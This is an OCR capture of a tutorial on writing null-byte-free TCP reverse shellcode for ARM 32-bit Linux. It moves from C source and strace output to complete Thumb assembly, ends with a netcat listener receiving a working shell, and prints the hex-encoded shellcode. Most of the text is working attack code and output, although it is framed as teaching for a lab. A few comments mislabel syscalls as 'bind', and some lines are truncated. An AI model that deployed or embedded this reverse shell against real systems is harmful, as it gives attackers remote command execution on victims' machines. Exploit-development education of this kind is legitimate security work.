
TCP Reverse Shell in Assembly (ARM 32-bit)


In this tutorial, you will learn how to write TCP reverse shellcode that is free of null bytes. If you want to start small, you can learn how to write a simple execve() shell in assembly before diving into this slightly more extensive tutorial. If you need a refresher in Arm assembly, take a look at my ARM Assembly Basics tutorial series, or use this Cheat Sheet:



Before we start, I'd like to remind you that you're creating ARM shellcode and therefore need to set up an ARM lab environment if you don't already have one. You can set it up yourself (Emulate Raspberry Pi with QEMU) or save time and download the ready-made Lab VM I created (ARM Lab VM). Ready?

REVERSE SHELL 101

First of all, what is a reverse shell and how does it really work? Reverse shells force an internal system to actively connect out to an external system. In that case, you machine has a listener port on which it receives the connection back from the target system.



Since it is more common that the firewall of the target network fails to block outgoing connections, one can take advantage of this misconfiguration by using a reverse shell (as opposed to a bind shell, which requires incoming connections to be allowed on the target system).

This is the C code we will use for our translation.

```
#include <stdio.h>
#include <unistd.h>
#include <sys/socket.h>
#include <netinet/in.h>

int main(void)
{
 int sockfd; // socket file descriptor
```

```
  socklen_t socklen; // socket-length for new connections

  struct sockaddr_in addr; // client address

  addr.sin_family = AF_INET; // server socket type address family = internet protocol address
  addr.sin_port = htons( 1337 ); // connect-back port, converted to network byte order
  addr.sin_addr.s_addr = inet_addr("127.0.0.1"); // connect-back ip , converted to network byt

  // create new TCP socket
  sockfd = socket( AF_INET, SOCK_STREAM, IPPROTO_IP );

  // connect socket
  connect(sockfd, (struct sockaddr *)&addr, sizeof(addr));

  //  Duplicate file descriptors for STDIN, STDOUT and STDERR
  dup2(sockfd, 0);
  dup2(sockfd, 1);
  dup2(sockfd, 2);

  // spawn shell
  execve( "/bin/sh", NULL, NULL );
}
```

STAGE ONE: SYSTEM FUNCTIONS AND THEIR PARAMETERS

The first step is to identify the necessary system functions, their parameters, and their system call numbers. Looking at the C code above, we can see that we need the following functions: socket, connect, dup2, execve. You can figure out the system call numbers of these functions with the following command:

```
pi@raspberrypi:~/bindshell $ cat /usr/include/arm-linux-gnueabihf/asm/unistd.h | grep socket
#define __NR_socketcall             (__NR_SYSCALL_BASE+102)
#define __NR_socket                 (__NR_SYSCALL_BASE+281)
#define __NR_socketpair             (__NR_SYSCALL_BASE+288)
#undef __NR_socketcall
```

These are all the syscall numbers we'll need:

```
#define __NR_socket    (__NR_SYSCALL_BASE+281)
#define __NR_connect   (__NR_SYSCALL_BASE+283)
#define __NR_dup2      (__NR_SYSCALL_BASE+ 63)
#define __NR_execve    (__NR_SYSCALL_BASE+ 11)
```

The parameters each function expects can be looked up in the linux man pages, or on w3challs.com.

Function	R7	R0	R1	R2
Socket	281	int socket_family	int socket_type	int protocol
Connect	283	int sockfd	const struct sockaddr *addr	socklen_t addrlen

Function	R7	R0	R1	R2
Dup2	63	int oldfd	int newfd	–
Execve	11	const char *filename	char *const argv[]	char *const envp[]

The next step is to figure out the specific values of these parameters. One way of doing that is to look at a successful reverse shell connection using strace. Strace is a tool you can use to trace system calls and monitor interactions between processes and the Linux Kernel. Let's use strace to test the C version of our bind shell. To reduce the noise, we limit the output to the functions we're interested in.

```
Terminal 1:
pi@raspberrypi:~/reverseshell $ gcc reverse.c -o reverse
pi@raspberrypi:~/reverseshell $ strace -e execve,socket,connect,dup2 ./reverse
```

```
Terminal 2:
user@ubuntu:~$ nc -lvvp 4444
 Listening on [0.0.0.0] (family 0, port 4444)
 Connection from [192.168.139.130] port 4444 [tcp/*] accepted (family 2, sport 38010)
```

This is our strace output:

```
pi@raspberrypi:~/reverseshell $ strace -e execve,socket,connect,dup2 ./reverse
execve("./reverse", ["./reverse"], [/* 49 vars */]) = 0
socket(PF_INET, SOCK_STREAM, IPPROTO_IP) = 3
connect(3, {sa_family=AF_INET, sin_port=htons(4444), sin_addr=inet_addr("192.168.139.130")},
dup2(3, 0) = 0
dup2(3, 1) = 1
dup2(3, 2) = 2
execve("/bin/sh", [0], [/* 0 vars */]) = 0
```

Now we can fill in the gaps and note down the values we'll need to pass to the functions of our assembly bind shell.

Function	R7	R0	R1	R2
Socket	281	2	1	0
Connect	283	sockid	(struct sockaddr*) &addr	16
Dup2	63	sockid	0 / 1 / 2	–
Execve	11	"/bin/sh"	0	0

STAGE TWO: STEP BY STEP TRANSLATION

In the first stage, we answered the following questions to get everything we need for our assembly program:

1. Which functions do I need?
2. What are the system call numbers of these functions?
3. What are the parameters of these functions?
4. What are the values of these parameters?


This step is about applying this knowledge and translating it to assembly. Split each function into a separate chunk and repeat the following process:

1. Map out which register you want to use for which parameter
2. Figure out how to pass the required values to these registers
    1. How to pass an immediate value to a register
    2. How to nullify a register without directly moving a #0 into it (we need to avoid null-bytes in our code and must therefore find other ways to nullify a register or a value in memory)
    3. How to make a register point to a region in memory which stores constants and strings
3. Use the right system call number to invoke the function and keep track of register content changes
    1. Keep in mind that the result of a system call will land in r0, which means that in case you need to reuse the result of that function in another function, you need to save it into another register before invoking the function.
    2. Example: **sockfd = socket(2, 1, 0)** – the result (sockfd) of the socket call will land in r0. This result is reused in other functions like **dup2(sockid, 0)**, and should therefore be preserved in another register.

0 – Switch to Thumb Mode

The first thing you should do to reduce the possibility of encountering null-bytes is to use Thumb mode. In Arm mode, the instructions are 32-bit, in Thumb mode they are 16-bit. This means that we can already reduce the chance of having null-bytes by simply reducing the size of our instructions. To recap how to switch to Thumb mode: ARM instructions must be 4 byte aligned. To change the mode from ARM to Thumb, set the LSB (Least Significant Bit) of the next instruction's address (found in PC) to 1 by adding 1 to the PC register's value and saving it to another register. Then use a BX (Branch and eXchange) instruction to branch to this other register containing the address of the next instruction with the LSB set to one, which makes the processor switch to Thumb mode. It all boils down to the following two instructions.


```
.section .text
.global _start
_start:
    .ARM
    add     r3, pc, #1
    bx      r3
```



```
10054:   e28f3001    add   r3, pc, #1
10058:   e12fff13    bx    r3
1005c:   2002        movs  r0, #2
1005e:   2101        movs  r1, #1
```

From here you will be writing Thumb code and will therefore need to indicate this by using the .THUMB directive in your code.

1 – Create new Socket



These are the values we need for the socket call parameters:

```
root@raspberrypi:/home/pi# grep -R "AF_INET\|PF_INET \|SOCK_STREAM =\|IPPROTO_IP =" /usr/incl
/usr/include/linux/in.h: IPPROTO_IP = 0,                               // Dummy protocol for
/usr/include/arm-linux-gnueabihf/bits/socket_type.h: SOCK_STREAM = 1,  // Sequenced, reliable
/usr/include/arm-linux-gnueabihf/bits/socket.h:#define PF_INET 2       // IP protocol family.
/usr/include/arm-linux-gnueabihf/bits/socket.h:#define AF_INET PF_INET
```

After setting up the parameters, you invoke the socket system call with the svc instruction. The result of this invocation will be our **sockid** and will end up in r0. Since we need **sockid** later on, let's save it to r4.

In ARMv7+ you can use the movw instruction and put any immediate value into a register. In ARMv6, you can't simply move any immediate value into a register and must split it into two smaller values. If you're interested more details about this nuance, there is a section in the Memory Instructions chapter (at the very end).


To check if I can use a certain immediate value, I wrote a tiny script (ugly code, don't look) called rotator.py.

```
pi@raspberrypi:~ $ python rotator.py
Enter the value you want to check: 281
Sorry, 281 cannot be used as an immediate number and has to be split.

pi@raspberrypi:~ $ python rotator.py
Enter the value you want to check: 200
The number 200 can be used as a valid immediate number.
50 ror 30 --> 200

pi@raspberrypi:~ $ python rotator.py
Enter the value you want to check: 81
The number 81 can be used as a valid immediate number.
81 ror 0 --> 81
```

Final code snippet (ARMv6 version):

```
    .THUMB
    mov     r0, #2
    mov     r1, #1
    sub     r2, r2
    mov     r7, #200
    add     r7, #81                  // r7 = 281 (socket syscall number)
    svc     #1                       // r0 = sockid value
    mov     r4, r0                   // save sockid in r4
```

2 – Connect



With the first instruction, we put the address of a structure object (containing the address family, host port and host address) stored in the literal pool into R0. The literal pool is a memory area in the same section (because the literal pool is part of the code) storing constants, strings, or offsets. Instead of calculating the pc-relative offset manually, you can use an ADR instruction with a label. ADR accepts a PC-relative expression, that is, a label with an optional offset where the address of the label is relative to the PC label. Like this:

```
// connect(r0, &sockaddr, 16)
 adr r1, struct         // pointer to struct
 [...]
struct:
.ascii "\x02\xff"       // AF_INET 0xff will be NULLed
.ascii "\x11\x5c"       // port number 4444
.byte 192,168,139,130   // IP Address
```


In the first instruction we made R1 point to the memory region where we store the values of the address family AF_INET, the local port we want to use, and the IP address. The STRB instruction replaces the placeholder xff in \x02\xff with x00 to set the AF_INET to \x02\x00.

A STRB instruction stores one byte from a register to a calculated memory region. The syntax [r1, #1] means that we take R1 as the base address and the immediate value (#1) as an offset. How do we know that it’s a null byte being stored? Because r2 contains 0’s only due to the “sub r2, r2, r2” instruction which cleared the register.

The move instruction puts the length of the sockaddr struct (2 bytes for AF_INET, 2 bytes for PORT, 4 bytes for ipaddress, 8 bytes padding = 16 bytes) into r2. Then, we set r7 to 283 by simply adding 2 to it, because r7 already contains 281 from the last syscall.

```
// connect(r0, &sockaddr, 16)
 adr r1, struct      // pointer to struct
 strb r2, [r1, #1]   // write 0 for AF_INET
 mov r2, #16         // struct length
 add r7, #2          // r7 = 281+2 = 283 (bind syscall number)
 svc #1
```

5 – STDIN, STDOUT, STDERR




For the dup2 functions, we need the syscall number 63. The saved **sockid** needs to be moved into r0 once again, and the sub instruction sets r1 to 0. For the remaining two dup2 calls, we only need to change r1 and reset r0 to the **sockid** after each system call.

```
/* dup2(sockid, 0) */
mov     r7, #63                 // r7 = 63 (dup2 syscall number)
mov     r0, r4                  // r4 is the saved client_sockid
sub     r1, r1                  // r1 = 0 (stdin)
svc     #1
```

```
/* dup2(sockid, 1) */
mov     r0, r4                  // r4 is the saved client_sockid
add     r1, #1                  // r1 = 1 (stdout)
svc     #1
```

```
/* dup2(sockid, 2) */
mov     r0, r4                  // r4 is the saved client_sockid
add     r1, #1                  // r1 = 1+1 (stderr)
svc     #1
```

6 – Spawn the Shell



```
// execve("/bin/sh", 0, 0)
 adr  r0, binsh          // r0 = location of "/bin/shX"
 sub  r1, r1             // clear register r1. R1 = 0
 sub  r2, r2             // clear register r2. R2 = 0
 strb r2, [r0, #7]       // replace X with 0 in /bin/shX
 mov  r7, #11            // execve syscall number
 svc  #1
 nop                     // nop needed for alignment
```

The execve() function we use in this example follows the same process as in the Writing ARM Shellcode tutorial where everything is explained step by step.

Finally, we put the value AF_INET (with 0xff, which will be replaced by a null), the port number, IP address, and the "/bin/shX" (with X, which will be replaced by a null) string at the end of our assembly code.

```
struct_addr:
.ascii "\x02\xff"            // AF_INET 0xff will be NULLed
.ascii "\x11\x5c"            // port number 4444
.byte 192,168,139,130        // IP Address
binsh:
.ascii "/bin/shX"
```

FINAL ASSEMBLY CODE

This is what our final bind shellcode looks like.

```
.section .text
.global _start
_start:
 .ARM
 add   r3, pc, #1       // switch to thumb mode
 bx    r3

.THUMB
// socket(2, 1, 0)
 mov   r0, #2
 mov   r1, #1
 sub   r2, r2
 mov   r7, #200
 add   r7, #81         // r7 = 281 (socket)
 svc   #1              // r0 = resultant sockfd
 mov   r4, r0          // save sockfd in r4

// connect(r0, &sockaddr, 16)
 adr   r1, struct        // pointer to address, port
 strb  r2, [r1, #1]    // write 0 for AF_INET
 mov   r2, #16
 add   r7, #2          // r7 = 283 (connect)
 svc   #1

// dup2(sockfd, 0)
 mov   r7, #63         // r7 = 63 (dup2)
 mov   r0, r4          // r4 is the saved sockfd
 sub   r1, r1          // r1 = 0 (stdin)
 svc   #1
// dup2(sockfd, 1)
 mov   r0, r4          // r4 is the saved sockfd
 mov   r1, #1          // r1 = 1 (stdout)
 svc   #1
// dup2(sockfd, 2)
 mov   r0, r4         // r4 is the saved sockfd
 mov   r1, #2         // r1 = 2 (stderr)
 svc   #1
```

```
// execve("/bin/sh", 0, 0)
 adr   r0, binsh
 sub   r2, r2
 sub   r1, r1
 strb  r2, [r0, #7]
 mov   r7, #11       // r7 = 11 (execve)
 svc   #1

struct:
.ascii "\x02\xff"      // AF_INET 0xff will be NULLed
.ascii "\x11\x5c"      // port number 4444
.byte 192,168,139,130  // IP Address
binsh:
.ascii "/bin/shX"
```

TESTING SHELLCODE

Save your assembly code into a file called reverse_shell.s. Don't forget the -N flag when using ld. The reason for this is that we use multiple the strb operations to modify our code section (.text). This requires the code section to be writable and can be achieved by adding the -N flag during the linking process.

```
pi@raspberrypi:~/reverseshell $ as reverse_shell.s -o reverse_shell.o && ld -N reverse_shell.
pi@raspberrypi:~/reverseshell $ ./reverse_shell
```

Then, connect to your specified port:

```
user@ubuntu:~$ nc -lvp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from [192.168.139.130] port 4444 [tcp/*] accepted (family 2, sport 38020)
uname -a
Linux raspberrypi 4.4.34+ #3 Thu Dec 1 14:44:23 IST 2016 armv6l GNU/Linux
```

It works! Now let’s translate it into a hex string with the following command:

```
pi@raspberrypi:~/reverseshell $ objcopy -O binary reverse_shell reverse_shell.bin
pi@raspberrypi:~/reverseshell $ hexdump -v -e '"\\""x" 1/1 "%02x" ""' reverse_shell.bin
\x01\x30\x8f\xe2\x13\xff\x2f\xe1\x02\x20\x01\x21\x92\x1a\xc8\x27\x51\x37\x01\xdf\x04\x1c\x0a\
```

Voilà, le reverse shellcode! This shellcode is 80 bytes long. Since this is a beginner tutorial and to keep it simple, the shellcode is not as short as it could be. After making the initial shellcode work, you can try to find ways to reduce the amount of instructions, hence making the shellcode shorter.

I hope you learned something and can apply this knowledge to write your own shellcode variations of any kind. Feel free to contact me for feedback or suggestions.

ARM Exploit Development

Writing ARM Shellcode

TCP Bind Shell (ARM 32-bit)

TCP Reverse Shell (ARM 32-bit)

Process Memory and Memory Corruption

Stack Overflow Challenges

Process Continuation Shellcode

Introduction to Glibc Heap (malloc)

Introduction to Glibc Heap (free, bins)

Part 1: Heap Exploit Development

Part 2 Heap Overflows and iOS Kernel

Twitter: @Fox0x01 and @azeria_labs

ARM Assembly Cheat Sheet

POSTER DIGITAL